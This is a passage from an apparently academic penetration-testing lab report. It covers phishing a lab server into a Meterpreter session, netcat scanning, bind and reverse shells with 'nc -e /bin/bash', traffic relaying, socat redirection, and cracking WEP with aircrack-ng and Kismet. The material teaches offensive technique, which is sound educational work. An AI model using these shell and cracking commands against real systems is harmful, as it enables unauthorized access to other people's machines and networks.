


Figure 129. Email to an administrator of the target system




Figure 130. Administrator opens and executes the file

Figure 131. Meterpreter session to the target system successfully established.

Recommendations

While attempts to exploit the Windows Server 2008 R2 server through direct means such as the metasploit framework all failed, attempts to exploit the system through the social engineering toolkit (SET) proved very successful. As is often the case, the system user proved to be the weakest link in the security chain. A simple email with an executable payload file designed to look like it was a security patch caused the user to take action that directly opened up the system to exploitation. The only recommendation that can be made in this case is to review the company's security policies and training so that mistakes like these can be avoided in the future.

Using Netcat

Netcat is a networking utility which reads and writes data across network connections, using the TCP/IP protocol. The command 'echo "" | nc -v -n -w1 131.168.10.15 53 can be used to perform a banner grab to identify a TCP service. In this example, the '-v' flag puts netcat in 'verbose' mode, the '-n' flag tells netcat not to perform DNS lookup on the IP address, and the '-w1' flag tells netcat to wait no more than 1 second for a connection to occur. In the example in figure 67, netcat could not identify the version information with this method, although various ports and machines were attempted.

```
root@bt:~# echo "" | nc -v -n -w1 131.168.10.15 53
(UNKNOWN) [131.168.10.15] 53 (domain) open
```

Figure 132. Using netcat to perform a banner grab

In the example in figure 68 netcat performs a scan on port 135 of target 131.168.10.15.

```
root@bt:~# nc -v -n -z 131.168.10.15 135
(UNKNOWN) [131.168.10.15] 135 (loc-srv) open
```

Figure 133. Using netcat to perform a portscan

A banner grab was performed on the www.sunbikes.com website with a HEAD request. As this is considered public information no law was broken. The output in figure 69 shows that the server is "Nginx /Varnish" which is a web server / web proxy server.




Figure 134. Banner grab performed on www.sunbikes.com

A secondary banner grab is performed on 131.168.10.15 on port 80 with a HEAD request. Here it is seen that the server is running Microsoft-IIS/7.5 (figure 70).




Figure 135. Banner grab on 131.168.10.15 target

Finally, a GET request is issued on 131.168.10.15, providing similar information to the HEAD request, except now the language used to write the webpage (html) can be seen (figure 71).

Figure 136. GET request on 131.168.10.15

In the next task, the Linux Mint virtual machine is set up to listen on port 7777 via the 'nc –l –p 7777 command'. Then, the second machine (backtrack) connects to port 7777 on the Linux Mint machine via the 'nc –v 131.168.10.11 7777' command. Once the connection is establish, text is sent over the port.

Figure 137. Using netcat to send text

Netcat can also be used to send files between computers. First, a file to transfer was created (figure 73) and then port 7777 was opened on the Linux Mint machine and instructed to send the transfer.txt file in the connection once it is establish with the 'nc –l –p 7777 < transfer.txt' command (figure 74).

Figure 138. A file to transfer in created

```
user@Linux-Target ~ $ nc -l -p 7777 < transfer.txt
```

Figure 139. The file is transferred using netcat

Next, the connecting machine (backtrack) was instructed to connect to port 7777 on 131.168.10.11 and append the name transfer.txt to the file it receives. This was done by excecuting the 'nc –v 131.168.10.11 7777 > transfer.txt' command (figure 75).

```
root@bt:~# nc -v 131.168.10.11 7777 > transfer.txt
131.168.10.11: inverse host lookup failed: Unknown server error : Connection timed out
(UNKNOWN) [131.168.10.11] 7777 (?) open
root@bt:~# ls
131.168.10.18   fbe3d0b3666601137c30eca4b342fd39.nbe  ms04-007.c            resolv.conf   scan.html
all-2.0.tar.gz  fingscan.csv                         networkhosts.txt      results.html  target.txt
Desktop         ms04-007                             overlook-fing-2.1.deb scan          transfer.txt
root@bt:~# cat transfer.txt
Transfer Me root@bt:~#
```

Figure 140. The file is received and saved.

Another feature of netcat that is useful for exploitation purposes is to open up a terminal with the flag -e /bin/bash'. First the Linux Mint virtual machine is set to listen on port 7777, and once a host is connected it will bind /bin/bash to the session (figure 76).

```
user@Linux-Target ~ $ nc.traditional -l -p 7777 -e /bin/bash
```

Figure 141. Setting up a port to issue a terminal to any incoming connections

Next, the connecting machine (backtrack) was instructed to connect to port 7777 on 131.168.10.11. However, now it has a terminal session bound to the connection. This is demonstrated by issuing the 'ls' command to view the current directory on the Linux Mint machine (figure 77).

```
root@bt:~# nc -v 131.168.10.11 7777
131.168.10.11: inverse host lookup failed: Unknown server error : Connection timed out
(UNKNOWN) [131.168.10.11] 7777 (?) open
ls
Desktop
Documents
Downloads
Music
Pictures
Public
Templates
transfer,txt
transfer.txt
Videos
```

Figure 142. The attack platform connects to the target and is assigned an active terminal session

Additionally, a reverse shell can also be created. In this scenario, the sender, not the receiver, is the one binding the terminal to the session. This is useful in situations when a host may be behind NAT, and could not be connected to because it has a private IP address. Therefore, the host with the private IP address connects and sends the /bin/bash command to the host with the public IP address. To

demonstrate this, the Linux Mint machine once again listens on port 7777 (figure 78), however it does not issue the –e /bin/bash command. Instead, this command is issued on the connecting machine(backtrack) (figure 79). As a result, the 'ls' command can be issued on the Linux Mint machine in order to see the current directory on the connecting machine (backtrack) (figure 80).

```
user@Linux-Target ~ $ nc.traditional -l -p 7777
```

Figure 143. Netcat is instructed to open port 7777 and listen

```
root@bt:~# nc -v 131.168.10.11 7777 -e /bin/bash
```

Figure 144. Netcat instructs to connect to target device and port and assign a terminal session

```
user@Linux-Target ~ $ nc.traditional -l -p 7777
ls
131.168.10.18
all-2.0.tar.gz
Desktop
fbe3d0b3666601137c30eca4b342fd39.nbe
fingscan.csv
ms04-007
ms04-007.c
networkhosts.txt
overlook-fing-2.1.deb
resolv.conf
results.html
scan
scan.html
target.txt
transfer.txt
```

Figure 145. The listening computer now has an active terminal session on the connecting computer

Next, port redirection is set up from the backtrack machine to the Linux Mint box, and finally to the Windows Server 2008 patched box. To accomplish this, the Linux Mint box has the command 'nc –l –p 7777 | nc 131.168.10.15' executed, meaning it listens on port 7777 and any incoming data is sent (piped) to 131.168.10.15 on port 80. The Backtrack box then connects to the Linux Mint machine on port 7777 as normal, then issues a HEAD request (figure 82). As a result, it sends any information received on port 7777 to the Windows 2008 Server. The wireshark output below proves this with the source and destination IP's, and a hex dump of the HEAD request (figure 83).

```
user@Linux-Target ~ $ nc -l -p 7777 | nc 131.168.10.15 80
```

Figure 146. Incoming data on port 7777 is sent to port 80 on 131.168.10.15

```
root@bt:~# nc -v 131.168.10.11 7777
131.168.10.11: inverse host lookup failed: Unknown server error : Connection timed out
(UNKNOWN) [131.168.10.11] 7777 (?) open
HEAD / HTTP/1.0
```

Figure 147. A connection is made to 131.168.10.11 on port 7777



955 10:18:46.4286 131.168.10.11 131.168.10.15 TCP 66 36452 > 80 [ACK] Seq=1 Ack=1 Win=1
1013 10:20:28.3889 131.168.10.11 131.168.10.15 HTTP 82 Continuation or non-HTTP traffic
1015 10:20:28.3914 131.168.10.11 131.168.10.15 TCP 66 36452 > 80 [FIN, ACK] Seq=17 Ack=4
1100 10:26:36.1713 131.168.10.11 131.168.10.15 TCP 74 36453 > 80 [SYN] Seq=0 Win=14600
Frame 1013: 82 bytes on wire (656 bits), 82 bytes captured (656 bits) on interface 0
Ethernet II, Src: Vmware_a4:00:07 (00:50:56:a4:00:07), Dst: Vmware_a4:00:18 (00:50:56:a4:00:18)
Destination: Vmware_a4:00:18 (00:50:56:a4:00:18)
Source: Vmware_a4:00:07 (00:50:56:a4:00:07)
0000 00 50 56 a4 00 18 00 50 56 a4 00 07 08 00 45 00 .PV....P V.....E.
0010 00 44 b5 35 40 00 40 06 6a 14 83 a8 0a 0b 83 a8 .D.5@.@. j.......
0020 0a 0f 8e 64 00 50 7c 90 71 23 66 e0 72 37 80 18 ...d.P|. q#f.r7..
0030 00 73 c1 06 00 00 01 01 08 0a 00 8d 27 a3 00 2e .s...... ....'...
0040 cb a5 68 65 61 64 20 2f 20 68 74 74 70 2f 31 2e ..head / http/1.
0050 30 0a 0.
```

Figure 148. Network traffic of the data transfer redirect as captured by Wireshark

However, the problem is that once the output is returned to the Linux Mint machine, it is then lost. To resolve this problem, a special FIFO file called 'backpipe' is created. Next, two files are created that log what is sent to the Linux Mint machine, and what is sent back to the Backtrack machine. These files are called 'inflow' and 'outflow' respectively, and is pushed to 'backpipe'. Finally, because the first command is listening to 'backpipe', the output is sent back to the Backtrack machine. This was accomplished by executing the ' nc -l -p 7777 0<backpipe | tee -a inflow | nc 131.168.10.15 80 | tee -a outflow 1>backpipe' command (figure 84 and 85). The Wireshark output shows the Linux Mint machine sending the Backtrack machine the HEAD request (note the protocol used to send it was TCP, not HTTP) (figure 86).

```
user@Linux-Target ~ $ nc -l -p 7777 0<backpipe | tee -a inflow | nc 131.168.10.1
5 80 | tee -a outflow 1>backpipe
```

Figure 149. Using 'backpipe' to relay information back to the original device

```
root@bt:~# nc -v 131.168.10.11 7777
131.168.10.11: inverse host lookup failed: Unknown server error : Connection timed out
(UNKNOWN) [131.168.10.11] 7777 (?) open
HEAD / HTTP/1.0

HTTP/1.1 200 OK
Content-Length: 689
Content-Type: text/html
Last-Modified: Thu, 21 Feb 2013 01:25:19 GMT
Accept-Ranges: bytes
ETag: "50bc794fd2fce1:0"
Server: Microsoft-IIS/7.5
Date: Sat, 02 Mar 2013 06:16:01 GMT
Connection: close
```

Figure 150. The connecting device now receives data sent from 131.168.10.15 through 131.168.10.11
```




Figure 151. Network traffic showing data redirection, as captured by Wireshark

Using Socat

Socat (SOcket Cat) works like netcat but with security in mind (it supports chrooting) and it works over various protocols and through pipes, devices, TCP sockets, Unix sockets, SSL, etc.

Socat can be used to redirect traffic - like netcat. For instance, to redirect traffic coming in on port 80 to another machine, the command 'socat TCP-LISTEN:80, fork TCP:*ip_address:port)'* can be used. In the example in figure X below, all HTTP traffic is redirected to 131.168.10.60.

```
user@Linux-Target ~ $ sudo socat TCP-LISTEN:80,fork TCP:131.168.10.60:80
```

Socat can also be used to open an ssh session to a remote host. The following command (figure X) opens up an ssh session using a pseudo terminal (pty) and making this pty the ssh's controlling terminal (ctty). The pty is also made the owner of a new process group (setsid) so ssh accepts the password from socat. Unfortunately the password in this example was incorrect so the session did not get opened.

```
root@bt:~# (sleep 5; echo ""; sleep 5; sleep 1) | socat - EXEC:'ssh -l nobody 19
2.168.112.128',pty,setsid,ctty;

nobody@192.168.112.128's password: root@bt:~#
```

To keep track of users connecting to a service and their activities, the following command (figure X) appends data sent by clients that connect to port 80 to a file in /tmp/log. If the file doesn't exist, socat creates it. 'reuseaddr' allows immediate restart of the server process.

Wireless Hacking

1. What is wardriving?

Wardriving is to drive around with laptops or other devices in the car with the purpose of identifying wireless networks.

2. Name two tools you can use to detect the presence of wireless networks.
   a. Netstumbler
   b. Kismet

3. How can you find out the BSSID of an access point?

Each wireless network access point needs to advertise its existence to clients who want to use the access point. The access point does this by sending out a beacon frame that contains the network's BSSID as well as its SSID. Therefore, in order to find out an access point's BSSID one only has to capture and analyze a beacon frame originating from that access point.

4. Why is the BSSID of an access point important to know?


The BSSID of an access point is its unique identifier - it is required to send information to or receive information from that access point. It serves a similar function as a MAC address, which is why the BSSID of an access point is almost always its MAC address.

5. The FMS attack is an attack that is used against WEP. What does FMS stand for?

The FMS attack was named after the researchers who identified the weaknesses in WEP - Scott Fluhrer, Itsik Mantin, and Adi Shamir.

6. Crack the WEP key provided in the WeakIVs.zip file under the Doc Sharing section of the course shell. Particulars of the access point from which the IVs were collected are: It is a 128 bit WEP key and the BSSID of the access point is 00:1E:52:F6:A0:9B. Given this information, what is the WEP key?

The WEP key is [0B:4E:D3:F6:7C:C5:40:FE:98:36:BA:A6:52] as found through Aircrack-ng with the command 'aircrack-ng -a1 *[file location]'* where the '-a1' flag tells Aircrack to execute a force attack on a WEP key.




Using Aircrack


For a more practical experience using Aircrack, a wireless network using WEP encryption was hacked into. The network was set up by one of the authors of the current penetration testing report, so no laws were broken.

First, the wireless network was configured to use WEP encryption, and the key was set to '65BB999453' (figure X). In order for Aircrack to crack this key, enough packets with initialization vectors (IV's) need to be captured to where the key can be deciphered through an algorithm. Aircrack first needs to be set up to capture the correct packets. This is done by configuring a wireless interface to 'monitor mode' using the command 'airmon-ng start *[interface] [channel]'* where [channel] is the wireless network channel that should be listened to. In this case, that channel was 6 (figure X).

Once the wireless network interface is set up for monitor mode, Aircrack can start capturing packets with the command 'airodump-ng -c 6 --bssid 00:21:29:A4:C1:05 -w *[output file] [wireless interface]*', where '-c' indicated the channel to capture from, '--bssid' indicates the BSSID to capture from, and '-w' indicates what file to write the results to.

After one hour and 19 minutes, 40873 packets were captured. In order to break a 64 bit WEP key approximately 20,000 packets are needed, and in order to break a 128 bit key approximately 40,000 packets are needed. Since it cannot be known if a 64 or 128 bit key is used, it is advisable to always capture at least 40,000 packets. In this case, enough packets were captured and Aircrack was able to successfully decipher the WEP key (figure X).






Using Kismet

Kismet is a free and open source wireless network traffic analyzer. It provides a more advanced interface than Aircrack, and has certain features and options specifically designed to help wardriving.

While using Aircrack to capture packets for breaking the wireless network WEP key, Kismet was simultaneously used to also capture those packets (figure X). Although Aircrack also allows for capturing packets from multiple channels and wireless networks at the same time, Kismet's interface makes it easier to do so. All detected networks are listed below one another, with information about encryption used, channels, and packets captured in the same screen. If a network with poor encryption (WEP) is detected, Kismet displays that network in red for easy identification. Kismet also allows for geographical mapping of networks when used together with a GPS tool, which is a great feature for wardrivers.

After enough packets had been captured through Kismet, Aircrack was used on the Kismet dump file (figure X). Kismet places all captured packets in one file, but keeps metadata on which packets came from what network. The first question that Aircrack asks when opening a Kismet file is what network the user would like to crack (figure X). Kismet even includes wireless networks that are hidden (SSID turned off) as can be seen in the first listed network, which has a BSSID but no ESSID.



```
root@bt:~# ls
Desktop                              Kismet-20130309-07-34-27-1.netxml
Kismet-20130309-07-34-27-1.alert     Kismet-20130309-07-34-27-1.pcapdump
Kismet-20130309-07-34-27-1.gpsxml    testfile.pcap
Kismet-20130309-07-34-27-1.nettxt
root@bt:~# aircrack-ng Kismet-20130309-07-34-27-1.pcapdump
```

```
root@bt:~# aircrack-ng Kismet-20130309-07-34-27-1.pcapdump
Opening Kismet-20130309-07-34-27-1.pcapdump
Read 247864 packets.

   #  BSSID              ESSID                     Encryption

   1  00:25:00:FF:94:73                            None (0.0.0.0)
   2  00:14:BF:11:92:94  FREE PUBLIC WIFI          WPA (0 handshake)
   3  30:46:9A:9B:1C:3A  Apaq                      WPA (0 handshake)
   4  00:21:29:A4:C1:95  Gerbisa Klajina           WEP (39292 IVs)
   5  00:23:69:94:5D:54  LCDNRG                    WPA (0 handshake)
   6  E0:91:F5:A5:72:BE  doodles                   No data - WEP or WPA
